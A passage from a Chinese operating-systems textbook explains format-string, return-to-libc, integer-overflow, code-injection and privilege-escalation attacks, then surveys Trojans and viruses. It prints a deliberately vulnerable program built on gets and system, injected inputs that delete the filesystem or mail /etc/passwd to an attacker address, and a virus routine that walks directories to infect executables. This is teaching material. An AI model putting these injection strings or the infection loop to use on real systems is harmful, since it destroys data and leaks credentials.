    printf("Hello %nworld\n", &i);          /* 把%n 前出现的字符个数保存到变量i中*/
    printf("i = %d\n", i);                  /* i 现在的值为6 */
}
```

当这段代码被编译运行后，输出为：

```
Hello World
i = 6
```

注意到i的值在函数printf中以一种很不显眼的方式被修改了。这种特性只在极少数情况下有用，它意味着打印一个格式化字符串可能导致一个单词（或者很多单词）被存储在内存中。很显然让printf具有这样的特性并不是一个好主意，然而这个功能在当时看来是非常方便的。绝大多数软件的弱点都是因此而存在。

就像我们刚刚看到的一样，由于程序员对程序不严谨的修改，可能导致用户有了输入格式化字符串的机会。而打印一个格式化字符串可能导致内存被重写（overwrite），这就为覆盖栈中printf函数的返回地址提供了一种方法，通过重写这个返回地址，可以使得函数在printf函数返回时跳到任何位置，例如跳到刚刚输入的格式化字符串。这种攻击方式叫做*格式化字符串攻击*（format string attack）。

一旦用户可以修改内存并强制程序跳转到一段新注入的代码段，这段代码就具有了被攻击程序所拥有的所有权限。如果该程序是SETUID root，那么攻击者就可以创建一个具有root权限的shell。实现这种攻击的具体细节过于复杂，本书不再赘述。这里只想让读者知道，格式化字符串攻击是一个严重的问题。如果读者在Google搜索栏中输入“format string attack”（格式化字符串攻击），会找到很多的相关信息。

另外，值得一提的是，在本节的例子中，采用定长字符数组也很容易遭受缓冲区溢出攻击。

9.6.3 返回libc攻击

缓冲区溢出攻击和格式化字符串攻击都要求向栈中加入必要的数据，并将函数返回的地址指向这些

数据。一种防止这种攻击的方法是设定栈页面为读/写权限，而不是执行权限。虽然大多数操作系统都一定不支持这个功能，但现代的“奔腾”CPU可以做到这一点。还有一种攻击在栈不能被执行的条件下也能奏效，这就是返回libc攻击（return to libc attack）。

假设一个缓冲区溢出攻击或格式化字符串攻击成功修改了当前函数的返回地址，但是无法执行栈中的攻击代码，那么还能否通过修改当前函数的返回地址到指定位置来实现攻击呢？答案是肯定的。几乎所有的C程序连接了libc库（通常该库为共享的），这个库包括了C程序几乎所有的关键函数，其中的一个就是strcpy。该函数将一个任意长度的字符串从任意地址复制到另一地址。这种攻击的本质是欺骗strcpy函数将恶意程序（通常是共享的）复制到数据段并在那里执行。

下面让我们观察这种攻击实现的具体细节。在图9-25a中，函数f在main函数中被调用，形成图中的栈。我们假设这个程序在超级用户的权限下运行（如，SETUID root），并且存在漏洞使得攻击者可以将自己的shellcode注入到内存中，如图9-25b所示。此时这段代码在栈顶，因此无法被执行。




图9-25 a) 攻击之前的栈；b) 被重写之后的栈

除了将shellcode放到栈顶，攻击者还需要重写图9-25b中阴影部分的四个字。这四个字的最低地址之前保存了该函数的返回地址（返回到main），但现在它保存的是strcpy函数的地址，所以当f返回的时候，它实际上进入了strcpy。在strcpy中，栈指针将会指向一个伪造的返回地址，该函数完成后会利用该地址返回。而这个伪造的返回地址所指向的，就是攻击者注入shellcode的地址。在返回地址之上的两个字分别是strcpy函数执行复制操作的源地址和目的地址。当strcpy函数执行完毕，shellcode被复制到可执行的数据段，同时strcpy函数返回到shellcode处。shellcode此时具有被攻击程序所有的权限，它为攻击者创建一个shell，并开始监听一些IP端口，等待来自攻击者的命令。从此刻起，这台机器变成了僵尸机器（zombie），可以被用来发送垃圾邮件或者发起“拒绝服务攻击”（denial-of-service attack）。

9.6.4 整数溢出攻击

计算机进行定长整型数的运算，整型数的长度一般有8位、16位、32位和64位。如果相加或相乘的结果超过了整型数可以表示的最大值，就称溢出发生了。C程序并不会捕捉这个错误，而是会将错误的结果存储下来并继续使用。一种特别的情况是，当变量为有符号整数时，两个整数相加或想成的结果可能因为溢出而成为负数。如果变量是无符号整数，溢出的结果依然是整数，不过会围绕0和最大值进行循环（wrap around）。例如，两个16位无符号整数的值都是40 000，如果将其相乘的结果存入另一个一个16位的无符号整型变量中，其结果将会是4096。

由于这种溢出不会被检测，因此可能被用作攻击的手段。一种方式就是给程序传入两个合法的（但是非常大）的参数，它们的和或乘积将导致溢出。例如，一些图形程序要求通过命令行传入图像文件的高和宽，以便对输入的图像进行大小转换。如果传入的高度和宽度会导致面积的“溢出”，程序就会错

误地计算存储图像所需要的内存空间，从而可能申请一块比实际小得多的内存。至此缓冲区溢出攻击的时机已经成熟。对于有符号整型数，也可以采用相似的办法进行攻击。

9.6.5 代码注入攻击

使得目标程序执行它所不期望的代码是一种攻击形式。比如有时候需要将用户文件以其他文件名另存（如为了备份）。如果程序员为了减轻工作量而直接调用系统函数，开启一个shell并执行shell命令。如下的C代码

```
System("ls >file-list")
```

开启shell，并执行命令

```
ls >file-list
```

列出当前目录下的文件列表，将其复制到叫做file-list的目录下。如上面所说，程序员写的代码可能如图9-26所示。

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* 声明3个字符数组*/
  printf("Please enter name of source file: ");       /* 提示输入源文件名*/
  gets(src);                                          /* 从键盘获取输入信息*/
  strcat(cmd, src);                                   /* 把输入信息连接在"cp"后面*/
  strcat(cmd, " ");                                   /* 在cmd末尾加入一个空格*/
  printf("Please enter name of destination file: ");  /* 提示输入目的文件名*/
  gets(dst);                                          /* 从键盘获取输入信息*/
  strcat(cmd, dst);                                   /* 构造完整的cmd*/
  system(cmd);                                        /* 执行复制命令*/
}
```

图9-26 可能导致代码注入攻击的程序

该程序的功能是输入源和目的文件名后，用cp命令产生一条命令，最后调用system执行这条命令。如果用户分别输入“abc”和“xyz”，产生的命令为：

```
Cp abc xyz
```

它确实是在复制文件。

不幸的是，这段代码在有一个巨大的安全漏洞，可以用代码注入方法进行攻击。假如用户输入“abc”和“xyz; rm -rf”，命令就变成了：

```
Cp abc xyz; rm -rf/
```

先复制文件，然后递归地删除整个文件系统中所有文件和文件夹。如果该程序以系统管理员权限运行，此命令就会完全执行。问题的关键在于，分号后的字符都会命令的方式在shell中执行。

输入参数另一个构造例子可以是“xyz; mail snooper@badguys.com< /etc/passwd”，产生如下命令：

```
Cp abc xyz; mail snooper@badguys.com< /etc/passwd
```

将etc目录下passwd文件发送到了一个不可信的邮箱中了。

9.6.6 权限提升攻击

另一类攻击叫做*权限提升攻击*（privilege escalation attack），即攻击者欺骗系统为其赋予比正常情况下更高的权限（一般情况下攻击者都希望获取超级用户权限）。比较著名的例子是利用计划任务（cron daemon）进行攻击。cron daemon帮助用户每隔固定的时间进行工作（每个小时、每天、每周等）。cron daemon通常都运行在root权限下，以便可以访问任何用户的文件。它有一个目录专门存放一系列指令，来完成用户计划的一系列工作。当然该目录不能被用户修改，否则任何人都可以利用root权限做任何事情了。

攻击过程如下：攻击者的程序将其目录设定为cron daemon的工作目录，此时该程序并不能对此目录进行修改，不过这并不会对攻击有任何影响。该程序接下来将引发一次系统故障，或者直接将自己的

进程结束，从而强制产生一次内存信息转储（core dump）。信息转储是由操作系统在cron daemon目录下引发的，因此不会被系统保护机制所阻止。攻击者程序的内存映像因此被合法地加入到cron daemon的命令行中，接下来将会在root权限下被执行。首先该程序会将攻击者指定的某些程序提升为SETUID root权限，第二部则是运行这些程序。当然这种攻击方式现在已经行不通了，不过这个例子可以帮助读者了解这类攻击的大致过程。

9.7 恶意软件

在2000年之前出生的年轻人有时候为了打发无聊的时间，会编写一些恶意软件发布到网络上，当然他们的目的只是为了娱乐。这样的软件（包括木马、病毒和蠕虫）在世界上快速地传播开来，并被统一称为*恶意软件*（malware）。当报道上强调某个恶意软件造成了数百万美元的损失，或者无数人丢失了他们宝贵的数据，恶意软件的作者会惊讶于自己的编程技艺竟然能产生如此大的影响。然而对于他们来说，这只不过是一次恶作剧而已，并不涉及任何利益关系。

然而这样天真的时代已经过去了，现在的恶意软件都是由组织严密的犯罪集团编写的，他们所做的一切只是为了钱，而且并不希望自己的事情被媒体报道。绝大多数这样的恶意软件的设计目标都是“传播越快越好，范围越广越好”。当一台机器被感染，恶意软件被安装，并且向在世界某地的控制者机器报告该机器的地址。用于控制的机器通常都被设置在一些欠发达的或法制宽松的国家。在被感染的机器中通常都会安装一个后门程序（backdoor），以便犯罪者可以随时向该机器发出指令，以方便地控制该机器。以这种方式被控制的机器叫做*僵尸机器*（zombie），而所有被控制的机器合起来称做*僵尸网络*（botnet，是robot network的缩写）。

控制一个僵尸网络的罪犯可能处于恶意的目的（通常是商业目的）将这个网络租借出去。最通常的一种是利用该网络发送商业垃圾邮件。当一次垃圾邮件的攻击在网上爆发，警方介入并试图找到邮件的来源，他们最终会发现这些邮件来自全世界成千上万台计算机，如果警方继续深入调查这些计算机的拥有者，他们将会看到从孩子到老妇的各色人物，而其中不会有任何人承认自己发送过垃圾邮件。可见利用别人的机器从事犯罪活动使得找到幕后黑手成为一件困难的事情。

安装在他人机器中的恶意软件还可以用于其他犯罪活动，如勒索。想象一下，一台机器中的恶意软件将磁盘中的所有文件都进行了加密，接着显示如下信息：

> GREETINGS FROM GENERAL ENCRYPTION!
>
> TO PURCHASE A DECRYPTION KEY FOR YOUR HARD DISK, PLEASE SEND $100 IN SMALL, UNMARKED BILLS TO BOX 2154, PANAMA CITY, PANAMA. THANK YOU. WE APPRECIATE YOUR BUSINESS.

恶意软件的另一个应用是在被感染机器中安装一个记录用户所有敲击键盘动作的软件（键盘记录器keylogger），该软件每隔一段时间将记录的结果发送给其他某台机器或一组机器（包括僵尸机器），最终发送到罪犯手中。一些提供中间接收和发送信息的机器的互联网提供者通常是罪犯的同伙，但调查他们同样困难。

罪犯在上述过程中收集的键盘敲击信息中，真正有价值的是一些诸如信用卡卡号这样的信息，它可以通过正当的商业途径来购买东西。受害者可能知道还款期才能发现他的信用卡已经被盗，而此时犯罪分子已经用这张卡逍遥度过了几天甚至几个星期。

为了防止这类犯罪，信用卡公司都采取人工智能软件检测某次不同寻常的消费行为。例如，如果一个人通常情况下只会在本地的小商店中使用他的信用卡，而某一天它突然预订了很多台昂贵的笔记本电脑并要求将他们发送到塔吉克斯坦的某个地址。这时信用卡公司的警报会响起，员工会与信用卡拥有者进行联系，以确认这次交易。当然犯罪分子也知道这种防御软件，因此他们会试图调整自己的消费习惯，并力图避开系统的检测。

在僵尸机器上安装的其他软件可以搜集另外一些有用的信息，这些信息与键盘记录其搜集的信息结合起来，可能使得犯罪分子从事更加广泛的*身份盗窃*（identity theft）犯罪。罪犯搜集了一个人足够的信息，如他的生日、母亲出嫁前的姓名、社会安全码、银行账号、密码等，因此可以成功地模仿受害者，并得到新的实物文档，如替换驾驶执照、银行签账卡（bank debit card）、出生证明等。这些信息可能被

卖给其他罪犯，从而从事更多犯罪活动。

利用恶意软件从事的另一种犯罪是窃取用户账户中的财产，该类恶意软件平时一直处在潜伏状态，直到用户正确地登录到他的网络银行账户中去，该软件立刻发起一次快速的交易，查看该账户有多少余额，并将所有的钱都转到罪犯的账户中，这笔钱接着连续转移很多个账户，以便警方在追踪现金流走向的时候需要花很多天甚至几个星期来获得查看账户的相关许可。这种犯罪通常设计很大的交易量，已经不能视为青少年的恶作剧了。

恶意软件不只会被有组织的犯罪团伙所使用，在工业生产中同样可以看到其身影。一个公司可能会向对手的工厂中安装一些恶意软件，当这些恶意软件检测到没有管理员处于登录状态时，便会运行并干扰正常的生产过程，降低产品的质量，以此来给竞争对手制造麻烦。而在其他情况下这类恶意软件不会做任何事情，因此难以被检测到。

另一种恶意软件可能由野心勃勃的公司领导人所利用，这种病毒被投放在局域网中，并且会检测它是否在总裁的计算机中运行，如果是，则找到其中的电子报表，并随机交换两个单元格的内容。而总裁迟早会基于这份错误的报表做出不正确的决定，到时等待他的就是被炒鱿鱼的下场，成为一个无名之辈。

一些人无论走到哪里肩膀上都会有一个芯片（请不要与肩膀上的RFID芯片弄混）。他们对社会充满了或真实或想象中的怨恨，想要进行报复。此时他们可能会选择恶意软件。很多现代计算机将BIOS保存在闪存中，闪存可以在程序的控制下被重写（以便生产者可以方便地修正其错误）。恶意软件向闪存中随机地写入垃圾数据，使得电脑无法启动。如果闪存在电脑插槽中，那么修复这个问题需要将电脑打开，并且换一个新的闪存；如果闪存被焊接在母板上，可能整块母板都可能作废，不得不买一块新的母板。

我们不打算继续深入地讨论这个问题，读者到这里已经了解关于恶意软件的基本情况，如果想了解更多内容，请在搜索引擎中输入“恶意软件”。

很多人会问：“为什么恶意软件会如此容易地传播开来？”产生这种情况的原因有很多。其中之一是世界上90%的计算机运行的是单一版本的操作系统（Windows），使得它成为一个非常容易被攻击的目标。假设每台计算机都有10个操作系统，其中每个操作系统占有市场的10%，那么传播恶意代码就会变得加倍的困难。这就好比在生物世界中，物种多样化可以有效防止生物灭绝。

第二个原因是，微软在很早以前就强调其Windows操作系统对于没有计算机专业知识的人而言是简单易用的。例如Windows允许设置在没有密码的情况下登录，而UNIX从诞生之初就始终要求登录密码（尽管随着Linux不断试图向Windows靠近，这种传统正在逐步地淡化），操作系统易用性是微软一贯坚持的市场策略，因此他们在安全性与易用性之间不断进行着权衡。如果读者认为安全性更加重要，那么请先停止阅读，在用你的手机打电话之前先为它注册一个PIN码——几乎所有的手机都有此功能。如果你不知道如何去做，那么请从生产商的网站下载用户手册。

在下面的几节中我们将会看到恶意软件更为一般化的形式，读者将会看到这些软件是如何组织并传播的。之后我们会提供对恶意软件的一些防御方法。

9.7.1 特洛伊木马

编写恶意代码是第一步，你可以在你的卧室里完成这件事情。然而让数以百万计的人将你的程序安装到他们的电脑中则是完全不同的另一件事。我们的软件编写者Mal该如何做呢？一般的方法是编写一些有用的程序，并将恶意代码嵌入到其中。游戏、音乐播放器、色情书刊阅览器等都是比较好的选择。人们会自愿地下载并安装这些应用程序。作为安装免费软件的代价，他们也同时安装了恶意软件。这种方式叫做*木马攻击*（Torjan horse attack），引自希腊荷马所做《奥德赛》中装满了希腊士兵的木马。在计算机安全世界中，它指人们自愿下载的软件中所隐藏的恶意软件。

当用户下载的程序运行时，它调用函数将恶意代码写入磁盘成为可执行程序并启动该程序。恶意代码接下来便可以进行任何预先设计好的破坏活动，如删除、修改或加密文件。它还可以搜索信用卡号、密码和其他有用的信息，并且通过互联网发送给Mal。该恶意代码很有可能连接到某些IP端口上以监听远程命令，将该计算机变成僵尸机器，随时准备发送垃圾邮件或完成攻击者的指示。通常情况下，恶意代码还包括一些指令，使得它在计算机每次重新启动的时候自动启动，这一点所有的操作系统都可以做到。

木马攻击的美妙之处在于，木马的拥有者不必自己费尽心机侵入到受害者的计算机中，因为木马是

由受害者自己安装的。

还有许多其他方法引诱受害人执行特洛伊木马程序。如，许多UNIX用户都有一个环境变量$PATH，这是一个控制查找哪些目录的命令。在shell程序中键入

```
echo $PATH
```

就可以查看。

例如，用户ast在系统上设置的环境变量可能会包括以下目录：

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

其他用户可能设置不同的查找路径。当用户在shell中键入

```
prog
```

后，shell会查看在目录/usr/ast/bin/prog下是否有程序。如果有就执行，如果没有，shell会尝试查找/usr/local/bin/prog、/usr/bin/prog、/bin/prog，直到查遍所有10个目录为止。假定这些目录中有一个目录未被保护，骇客即可以在该目录下放一个程序。如果在整个目录列表中，该程序是第一次出现，就会被运行，从而特洛伊木马也被执行。

大多数常用的程序都在/bin或/usr/bin中，因此在/usr/bin/X11/ls中放一个木马对一般的程序而言不会起作用。因为真的版本会先被找到。但是假设骇客在/usr/bin/X11中插入了la，如果用户误键入la而不是ls（列目录命令），那么特洛伊木马程序就会运行并执行其功能，随后显示la并不存在的正确信息以迷惑用户。通过在复杂的目录系统中插入特洛伊木马程序并用人们易拼错的单词作为名字，用户迟早会有机会误操作并激活特洛伊木马。有些人可能会是超级用户（超级用户也会误操作），于是特洛伊木马会有机会把/bin/ls替换成含有特洛伊木马的程序，这样就能在任何时候被激活。

Mal，一个恶意的但合法的用户，也可能为超级用户放置陷阱。他用含有特洛伊木马程序的ls命令更换了原有的版本，然后假装做一些秘密的操作以引起超级用户的注意，如同时打开100个计算约束进程。当超级用户键入下列命令来查看Mal的目录时机会就来了：

```
cd /home /mal
ls -l
```

既然某些shell程序在通过$PATH工作之前会首先确定当前所在的目录，那么超级用户可能会刚刚激活Mal放置的特洛伊木马。特洛伊木马可以把/usr/mal/bin/sh的SETUID设为root。接着它执行两个操作：用chown把/usr/mal/bin/sh的owner改为root，然后用chmod设置SETUID位。现在Mal仅仅通过运行shell就可以成为超级用户了。

如果Mal发现自己缺钱，他可能会使用下面的特洛伊木马来找钱花。第一个方法是，特洛伊木马程序安装诸如Quicken之类的软件检查受害人是否有银行联机程序，如果有就直接把受害人账户里的钱转到一个用于存钱的虚拟账户（特别是国外账户）里。

第二个方法是，特洛伊木马首先关闭modem的声音，然后拨打900号码（支付号码）到偏远国家，如摩尔多瓦（前苏联的一部分）。如果特洛伊木马运行时用户在线，那么摩尔多瓦的900号码就成为该用户的Internet接入提供者（非常昂贵），这样用户就不会发觉并在网上待上好几个小时。上述两种方法都不仅仅是假设：它们都曾发生并被Denning（1999）报道过。关于后一种方法，曾经有800 000分钟连接到摩尔多瓦，直到美国联邦交易局断开连接并起诉位于长岛的三个人。他们最后同意归还38 000个受害者的274万美元。

9.7.2 病毒

打开报纸，总是能够看到关于病毒或蠕虫攻击计算机的新闻。它们显然已经成为现今影响个人和公司安全的主要问题。本节我们将介绍病毒，接下来将介绍蠕虫。

笔者在撰写本节时曾犹豫要不要给出太多的细节，担心它们会让一些人产生邪念。然而现在有很多书籍提供了更为详细的内容，有些甚至给出代码（Ludwig, 1998）。而且互联网上也有很多病毒方面的信息，笔者写出的这些并不足以构成什么威胁。另外，人们在不知道病毒工作原理的情况下很难去防御它

们，而且关于病毒的传播有许多错误的观念需要纠正。

那么，什么是病毒呢？长话短说，*病毒*（virus）是一种特殊的程序，它可以通过把自己植入到其他程序中来进行“繁殖”，就像生物界中真正的病毒那样。除了繁殖自身以外，病毒还可以做许多其他的事情。蠕虫很像病毒，但其不同点是通过自己复制自己来繁殖。不过这不是我们关注的重点，因此下面我们将用“病毒”来统称上面两种恶意程序。有关蠕虫的内容会在9.7.3节中讲解。

1. *病毒工作原理*

让我们看一下病毒有那些种类以及它们是如何工作的。病毒的制造者，我们称之为Virgil，可能用汇编语言（或者C语言）写了一段很小但是有效的病毒。在他完成这个病毒之后，他利用一个叫做dropper的工具把病毒插入到自己计算机的程序里，然后让被感染的程序迅速传播。也许贴在公告板上，也许作为免费软件共享在Internet上。这一程序可能是一款激动人心的游戏，一个盗版的商业软件或其他能引人注意的软件。随后人们就开始下载这一病毒程序。

一旦病毒程序被安装到受害者的计算机里，病毒就处于休眠状态直到被感染的程序被执行。发作时，它感染其他程序并执行自己的操作。通常，在某个特定日期之前病毒是不执行任何操作的，直到某一天它认为自己在被关注前已被广泛传播时才发作。被选中的日期可能是发送一段政治信息（如在病毒编写者所在的宗教团体受辱的100周年或500周年纪念日触发）。

在下面的讨论中，我们来看一下感染不同文件的七种病毒。他们是共事者、可执行程序、内存、引导扇区、驱动器、宏以及源代码病毒。毫无疑问，新的病毒类型不久就会出现。

2. *共事者病毒*

共事者病毒（companion virus）并不真正感染程序，但当程序执行的时候它也执行。下面的例子很容易解释这个概念。在MS-DOS中，当用户输入

```
prog
```

MS-DOS首先查找叫做prog.com的程序。如果没有找到就查找叫做prog.exe的程序。在Windows里，当用户点击Start（开始）和Run（运行）后，同样的结果会发生。现在大多数的程序都是.exe文件，.com文件几乎很少了。

假设Virgil知道许多人都在MS-DOS提示符下或点击Windows的Run运行prog.exe。他就能简单地制造一个叫做prog.com的病毒，当人们试图运行prog（除非输入的是全名prog.exe）时就可以让病毒执行。当prog.com完成了工作，病毒就让prog.exe开始运行而用户显然没有这么聪明。

有时候类似的攻击也发生在Windows操作系统的桌面上，桌面上有连接到程序的快捷方式（符号链接）。病毒能够改变链接的目标，并指向病毒本身。当用户双击图标时，病毒就会运行。运行完毕后，病毒又会启动正常的目标程序。

3. *可执行程序病毒*

更复杂的一类病毒是感染可执行程序的病毒。它们中最简单的一类会覆盖可执行程序，这叫做*覆盖病毒*（overwriting virus）。它们的感染机制如图9-27所示。

病毒的主程序首先将自己的二进制代码复制到数组里，这是通过打开argv[0]并将其读取以便安全调用来完成的。然后它通过将自己变为根目录来截断由原来的根目录开始的整个文件系统，将根目录作为参数调用search过程。

递归过程search打开一个目录，每次使用readdir命令逐一读取入口地址，直到返回值为NULL，说明所有的入口都被读取过。如果入口是目录，就将当前目录改为该目录，继续递归调用search；如果入口是可执行文件，就调用infect过程来感染文件，这时把要感染的文件名作为参数。以“.”开头的文件被跳过以避免“.”和“..”目录带来的问题。同时符号链接也被跳过，因为系统可以通过chdir系统调用进入目录并通过转到“..”来返回，这种对硬连接成立，对符号链接不成立。更完善的程序同样可以处理符号链接。

真正的感染程序infect（尚未介绍）仅仅打开在其参数中指定的文件并把数组里存放的病毒代码复制到文件里，然后再关闭文件。

```
#include <sys/types.h>                    /*标准的POSIX头文件*/
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                         /*用于stat调用，看文件是否为sym连接*/

search(char *dir_name)
{                                         /*可执行表的递归查找*/
    DIR *dirp;                            /*指向打开目录流的指针*/
    struct dirent *dp;                    /*指向目录项的指针*/

    dirp = opendir(dir_name);             /*打开此目录*/
    if (dirp == NULL) return;             /*不能打开目录时返回*/
    while (TRUE) {
        dp = readdir(dirp);               /*读下一个目录项*/
        if (dp == NULL) {                 /*NULL表示已完成操作*/
        chdir ("..");                     /*回到父目录*/
        break;                            /*跳出循环*/
    }
    if (dp->d_name[0] == '.') continue;   /*跳过 "." 和 ".." 目录*/
    lstat(dp->d_name, &sbuf);             /*项是符号连接吗？ */
    if (S_ISLNK(sbuf.st_mode)) continue; /*跳过符号连接*/
    if (chdir(dp->d_name) == 0) {         /*如果chdir成功，则必定是目录*/
        search(".");                      /*如果是，进入目录查询*/
    } else {                                  /*无（文件），则感染*/
        if (access(dp->d_name,X_OK) == 0) /*如是可执行文件就感染*/
            infect(dp->d_name);
    }
    closedir(dirp);                       /*dir运行完毕，关闭程序并返回*/
}
```

图9-27 在UNIX系统上查找可执行文件的递归过程

病毒可以通过很多种方法不断“改善”。第一，可以在infect里插入产生随机数的测试程序然后悄然返回。如调用超过了128次病毒就会感染，这样就降低了病毒在大范围传播之前就被被检测出来的概率。生物病毒也具有这样的特性：那些能够迅速杀死受害者的病毒不如缓慢发作的病毒传播得快，慢发作给了病毒以更多的机会扩散。另外一个方法是保持较高的感染率（如25%），但是一次大量感染文件会降低磁盘性能，从而易于被发现。

第二，infect可以检查文件是否已被感染。两次感染相同的文件无疑是浪费时间。第三，可以采取方法保持文件的修改时间及文件大小不变，这样可以协助把病毒代码隐藏起来。对大于病毒的程序来说，感染后程序大小将保持不便；但对小于病毒大小的程序来说，感染后程序将变大。多数病毒都比大多数程序小，所以这不是一个严重的问题。

一般的病毒程序并不长（整个程序用C语言编写不超过1页，文本段编译后小于2KB），汇编语言编写的版本将更小。Ludwig（1998）曾经给出了一个感染目录里所有文件的MS-DOS病毒，用汇编语言编写并编译后仅有44个字节。

稍后的章节将研究反病毒程序，这种反病毒程序可以跟踪病毒并除去它们。而且，在图9-27里很有趣的情况是，病毒用来查找可执行文件的方法也可以被反病毒程序用来跟踪被感染的文件并最终清除病毒。感染机制与反感染机制是相辅相成的，所以为了更有效地打击病毒，我们必须详细理解病毒工作的原理。

从Virgil的观点来说，病毒的致命问题在于它太容易被发现了。毕竟当被感染的程序运行时，病毒就会感染更多的文件，但这时该程序就并不能正常运行，那么用户就会立即发现。所以，有相当多的病毒把自己附在正常程序里，在病毒发作时可以让原来的程序正常工作。这类病毒叫做*寄生病毒*（parasitic virus）。

寄生病毒可以附在可执行文件的前端、后端或者中间。如果附在前端，病毒首先要把程序复制到RAM中，把自己附加到程序前端，然后再从RAM里复制回来，整个过程如图9-28b所示。遗憾的是，这时的程序不会在新的虚拟地址里运行，所以病毒要么在程序被移动后重新为该程序分配地址，要么在完成自己的操作后缩回到虚拟地址0。




图9-28 a) 一段可执行程序；b) 病毒在前端；c) 病毒在后端；d) 病毒充斥在程序里的多余空间里

为了避免从前端装入病毒代码带来的复杂操作，大多数病毒是后端装入的，把它们自己附在可执行程序末端而不是前端，并且把文件头的起始地址指向病毒，如图9-28c所示。现在病毒要根据被感染程序的不同在不同的虚拟地址上运行，这意味着Virgil必须使用相对地址，而不是绝对地址来保证病毒是位置独立的。对资深的程序员来说，这样做并不难，并且一些编译器根据需要也可以完成这件事。

复杂的可执行程序格式，如Windows里的.exe文件和UNIX系统中几乎所有的二进制格式文件都拥有多个文本和数据段，可以用装载程序在内存中迅速把这些段组装和分配。在有些系统中（如Windows），所有的段都包含多个512字节单元。如果某个段不满，链接程序会用0填充。知道这一点的病毒会试图隐藏在这些空洞里。如果正好填满多余的空间，如图9-28d所示，整个文件大小将和未感染的文件一样保持不变，不过却有了一个附加物，所以隐含的病毒是幸运的病毒。这类病毒叫做*空腔病毒*（cavity virus）。当然如果装载程序不把多余部分装入内存，病毒也会另觅途径。

4. *内存驻留病毒*

到目前为止，我们假设当被感染的程序运行时，病毒也同时运行，然后将控制权交给真正的程序，最后退出。*内存驻留病毒*（memory-resident virus）与此相反，它们总是驻留在内存中（RAM），要么藏在内存上端，要么藏在下端的中断变量中。聪明的病毒甚至可以改变操作系统的RAM分布位图，让系统以为病毒所在的区域已经占用，从而避免了被其他程序覆盖。

典型的内存驻留病毒通过把陷阱或中断向量中的内容复制到任意变量中之后，将自身的地址放置其中，俘获陷阱或中断向量，从而将该陷阱或中断指向病毒。最好的选择是系统调用陷阱，这样病毒就可以在每一次系统调用时运行（在核心态下）。病毒运行完之后，通过跳转到所保存的陷阱地址重新激活真正的系统调用。

为什么病毒在每次系统调用时都要运行呢？这是因为病毒想感染程序。病毒可以等待直到发现一个exec系统调用，从而判断这是一个可执行二进制（而且也许是一个有价值的）代码文件，于是决定感染它。这一过程并不需要大量的磁盘活动，如图9-27所示，所以难以被发现。捕捉所有的系统调用也给了病毒潜在的能力，可以监视所有的数据并造成种种危害。

5. *引导扇区病毒*

正如我们在第5章所讨论的，当大多数计算机开机时，BIOS读引导磁盘的主引导记录放入RAM中并运行。引导程序判断出哪一个是活动分区，从该分区读取第一个扇区，即引导扇区，并运行。随后，系统要么装入操作系统要么通过装载程序导入操作系统。但是，多年以前Virgil的朋友发现可以制作一种病毒覆盖主引导记录或引导扇区，并能造成灾难性的后果。这种叫做*引导扇区病毒*（boot sector virus），它们现在已十分普遍了。

通常引导扇区病毒［包括MBR（主引导记录）病毒］，首先把真正的引导记录扇区复制到磁盘的安全区域，这样就能在完成操作后正常引导操作系统。Microsoft的磁盘格式化工具fdisk往往跳过第一个磁道，所以这是在Windows机器中隐藏引导记录的好地方。另一个办法是使用磁盘内任意空闲的扇区，然后更新坏扇区列表，把隐藏引导记录的扇区标记为坏扇区。实际上，由于病毒相当庞大，所以它也可以把自身剩余的部分伪装成坏扇区。如果根目录有足够大的固定空间，如在Windows 98中，根目录的末端

也是一个隐藏病毒的好地方。真正有攻击性的病毒甚至可以为引导记录扇区和自身重新分配磁盘空间，并相应地更新磁盘分布位图或空闲表。这需要对操作系统的内部数据结构有详细的了解，不过Virgil有一个很好的教授专门讲解和研究操作系统。

当计算机启动时，病毒把自身复制到RAM中，要么隐藏在顶部，要么在未使用的中断向量中。由于此时计算机处于核心态，MMU处于关闭状态，没有操作系统和反病毒程序在运行，所以这对病毒来说是天赐良机。当一切准备就绪时，病毒会启动操作系统，而自己则往往驻留在内存里，所以它能够监视情况变化。

然而，存在一个如何获取今后对系统的控制权的问题。常用的办法要利用一些操作系统管理中断向量的技巧。如Windows系统在一次中断后并不重置所有的中断向量。相反，系统每次装入一个设备驱动程序，每一个都获取所需的中断向量。这一过程要持续一分钟左右。

